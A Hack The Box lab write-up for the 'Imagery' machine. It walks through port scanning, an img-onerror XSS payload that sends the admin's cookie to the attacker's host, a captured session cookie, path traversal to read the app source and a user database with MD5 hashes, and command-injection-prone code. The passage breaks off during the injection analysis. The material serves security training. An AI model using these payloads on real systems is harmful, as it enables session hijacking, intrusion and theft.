Hack The Box Write-Up Imagery - 10.10.10.168
About Imagery
In this post, I’m writing a write-up for the machine Imagery from Hack The Box. Hack The Box is an online platform to train your ethical hacking skills and penetration testing skills.
Imagery is a ‘Medium’ rated box. Grabbing and submitting the user.txt flag, your points will be raised by 15 and submitting the root flag you points will be raised by 30.
Foothold
The initial port scan reveals two open ports: 22/tcp and 8000/tcp. The latter serves a web server powered by Werkzeug. After enumerating this webpage, we can gain our initial foothold by hijacking the admin’s cookie and authenticating as admin. This allows us to exploit a path traversal vulnerability to read back-end files, where we can identify a command injection vulnerability in the source code. We then utilize the image transformation functionality to exploit this command injection vulnerability and gain a shell as the user account web on the machine.
User
From the user account web, we discover an encrypted archive in the /var/backup directory. After cracking this archive with hashcat, we can unzip it and retrieve an MD5-hashed password for the user account mark. Once we crack this hash, we can laterally move from the user account web to the user account mark and read the user.txt file.
Root
The user account mark has the privileges to execute the binary /usr/local/bin/ charcol with sudo permissions. After reviewing the help page of charcol, we see that this binary is designed for creating backups. The tool also allows for scheduled backup tasks using crontab and supports passing a command argument to the backup task. Consequently, we developed a reverse shell payload to send a reverse shell to my attacker machine using charcol through the scheduled backup task. This method enabled us to gain full control of the machine and read the root.txt file.
Machine Info
| Machine Name: | Imagery |
| Difficulty: | Medium |
| Points: | 30 |
| Release Date: | 27 Sep 2025 |
| IP: | 10.10.11.88 |
| Creator: | Nab6eel |
Reconnaissance
Portscan with Nmap
As always, we start this machine with a portscan with Nmap.
1
sudo nmap -sC -sV -oA nmap/imagery imagery.htb
The results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 20:06 BST
Nmap scan report for imagery.htb (10.129.39.11)
Host is up (0.091s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  tcpwrapped
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.00 seconds
The port scan reveals two open ports. The first port is the default SSH port on 22/tcp. The second port is 8000/tcp, this port serves a web server and shows that the website has the HTTP title Image Gallery and it’s using the WSGI web application library Werkzeug, based on Python.
Enumeration
As always, we start by enumerating the web server’s directories with ffuf.
1
2
┌──(kali㉿kali)-[~/Documents/htb/machines/imagery]
└─$ ffuf -c -w /usr/share/wordlists/wfuzz/general/big.txt -u 'http://imagery.htb:8000/FUZZ'
The directory bruteforce shows the following output.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://imagery.htb:8000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/wfuzz/general/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 401, Size: 59, Words: 4, Lines: 2, Duration: 29ms]
login                   [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 35ms]
logout                  [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 36ms]
register                [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 59ms]
:: Progress: [3024/3024] :: Job [1/1] :: 560 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
We have found several directories. Nothing interesting so far, let’s check the website itself by visiting it on the URL http://imagery.htb:8000. The website shows a form to register a new user account.
 http://imagery.htb:8000
We registered a user account with the username t13nn3s@imagery.htb and the password Password123. After signing in, we can upload images. Once an image is uploaded, we can click on it to view the details. However, we are unable to transform the image.
In the footer of the website, there are several hyperlinks, one of which allows users to report a bug. This feature is somewhat unusual, so let’s enumerate it further.
 Imagery.htb
After submitting the report, we receive the notification: Bug report submitted. Admin review in progress. This is quite interesting, as it indicates that an admin is reviewing the report. Does this open a potential vulnerability for hijacking the admin’s cookie? Let’s investigate.
We are using this HTML-payload in the Bug Details form:
1
<img src=x onerror=this.src='http://10.10.16.39:1337/c/'+document+cookie />
Exploitation
Hijacking admin’s cookie
On our attacker machine, we open a listener on port 1337/tcp. After approximately one minute of waiting, we successfully intercepted the cookie of the admin’s user account. Can we categorize this exploitation as XSS, or did the creator merely create a script that clicks on an HTML attribute within an img tag?
1
2
3
4
5
6
┌──(kali㉿kali)-[~/Documents/htb/machines/imagery]
└─$ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.129.102.245 - - [30/Sep/2025 20:14:04] "GET / HTTP/1.1" 200 -
10.129.102.245 - - [30/Sep/2025 20:14:04] code 404, message File not found
10.129.102.245 - - [30/Sep/2025 20:14:04] "GET /c/[object%20HTMLDocument]session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNwsAA.bOInbpPT5VH1peLbOfoK33HLmJE HTTP/1.1" 404 -
After editing the session cookie by replacing our own cookie with the intercepted one, we now have access to the Admin Panel.
 http://imagery.htb:8000/
We now have the option to download logs. After clicking the Download Log button for the user account testuser@imagery.htb, we receive an error.
 Error reading file: [Errno 13] Permission denied: ‘/home/web/web/system_logs/../../../../etc/shadow
Path traversal vulnerability
After some testing, we have found a path traversal vulnerability.

From the error, we can see that we are in the directory /home/web/web/system_logs. The application is Werkzeug, a Python framework, and we specifically have an app.py file. Let’s proceed to download this file along with the payload:
1
http://imagery.htb:8000/admin/get_system_log?log_identifier=/home/web/web/app.py
After downloading this file, we can examine its contents.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc

app_core = Flask(__name__)
app_core.secret_key = os.urandom(24).hex()
app_core.config['SESSION_COOKIE_HTTPONLY'] = False

app_core.register_blueprint(bp_auth)
app_core.register_blueprint(bp_upload)
app_core.register_blueprint(bp_manage)
app_core.register_blueprint(bp_edit)
app_core.register_blueprint(bp_admin)
app_core.register_blueprint(bp_misc)

@app_core.route('/')
def main_dashboard():
    return render_template('index.html')

if __name__ == '__main__':
    current_database_data = _load_data()
    default_collections = ['My Images', 'Unsorted', 'Converted', 'Transformed']
    existing_collection_names_in_database = {g['name'] for g in current_database_data.get('image_collections', [])}
    for collection_to_add in default_collections:
        if collection_to_add not in existing_collection_names_in_database:
            current_database_data.setdefault('image_collections', []).append({'name': collection_to_add})
    _save_data(current_database_data)
    for user_entry in current_database_data.get('users', []):
        user_log_file_path = os.path.join(SYSTEM_LOG_FOLDER, f"{user_entry['username']}.log")
        if not os.path.exists(user_log_file_path):
            with open(user_log_file_path, 'w') as f:
                f.write(f"[{datetime.now().isoformat()}] Log file created for {user_entry['username']}.\n")
    port = int(os.environ.get("PORT", 8000))
    if port in BLOCKED_APP_PORTS:
        print(f"Port {port} is blocked for security reasons. Please choose another port.")
        sys.exit(1)
    app_core.run(debug=False, host='0.0.0.0', port=port)
In app.py, we see that some non-default Python libraries are being imported, such as config, utils, api_auth, api_upload, api_image, api_manage, api_edit, api_admin, and api_misc. We can download these files by adding the py extension after the library name, replacing the last file in the part traversal, and start downloading all these files. We have now downloaded the following files:
app.pyconfig.pyutils.pyapi_auth.pyapi_upload.pyapi_image.pyapi_manage.pyapi_edit.pyapi_admin.pyapi_misc.py
In the config.py file, we see a reference to the file db.json. So, let’s download this file in the same way we downloaded the files above.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "t13nn3s@imagery.htb",
            "password": "42f749ade7f9e195bf475f37a44cafcb",
            "displayId": "625164b8",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
...
In this file, we see the password hashes for the users’ admin@imagery.htb and testuser@imagery.htb. It’s most likely that these are MD5 hashes. Let’s try to crack this hashes with https://crackstation.net
 Cracked password for the user account testuser@imagery.htb
We have now the password for the user account testuser@imagery.htb, the password is iambatman.
After authenticating on the website as testuser, we are still able to upload an image file. But we now have additional features at our disposal. We can transform and convert the image file. We have already downloaded the script files. We can examine these files to find a vulnerability we can exploit using these new features.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
...
if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
        elif transform_type == 'rotate':
            degrees = str(params.get('degrees'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-rotate', degrees, output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        elif transform_type == 'saturation':
            value = str(params.get('value'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,{float(value)*100},100", output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        elif transform_type == 'brightness':
            value = str(params.get('value'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,100,{float(value)*100}", output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        elif transform_type == 'contrast':
            value = str(params.get('value'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"{float(value)*100},{float(value)*100},{float(value)*100}", output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
...
Command injection vulnerability
After analyzing the files, we see a command injection vulnerability in the crop transform type of the image. Let’s narrow this down.
To transform the image, the external binary ImageMagick is being used. This binary is invoked through the subprocess module, which allows us to start a new process and pass commands using parameters stored in the command variable.
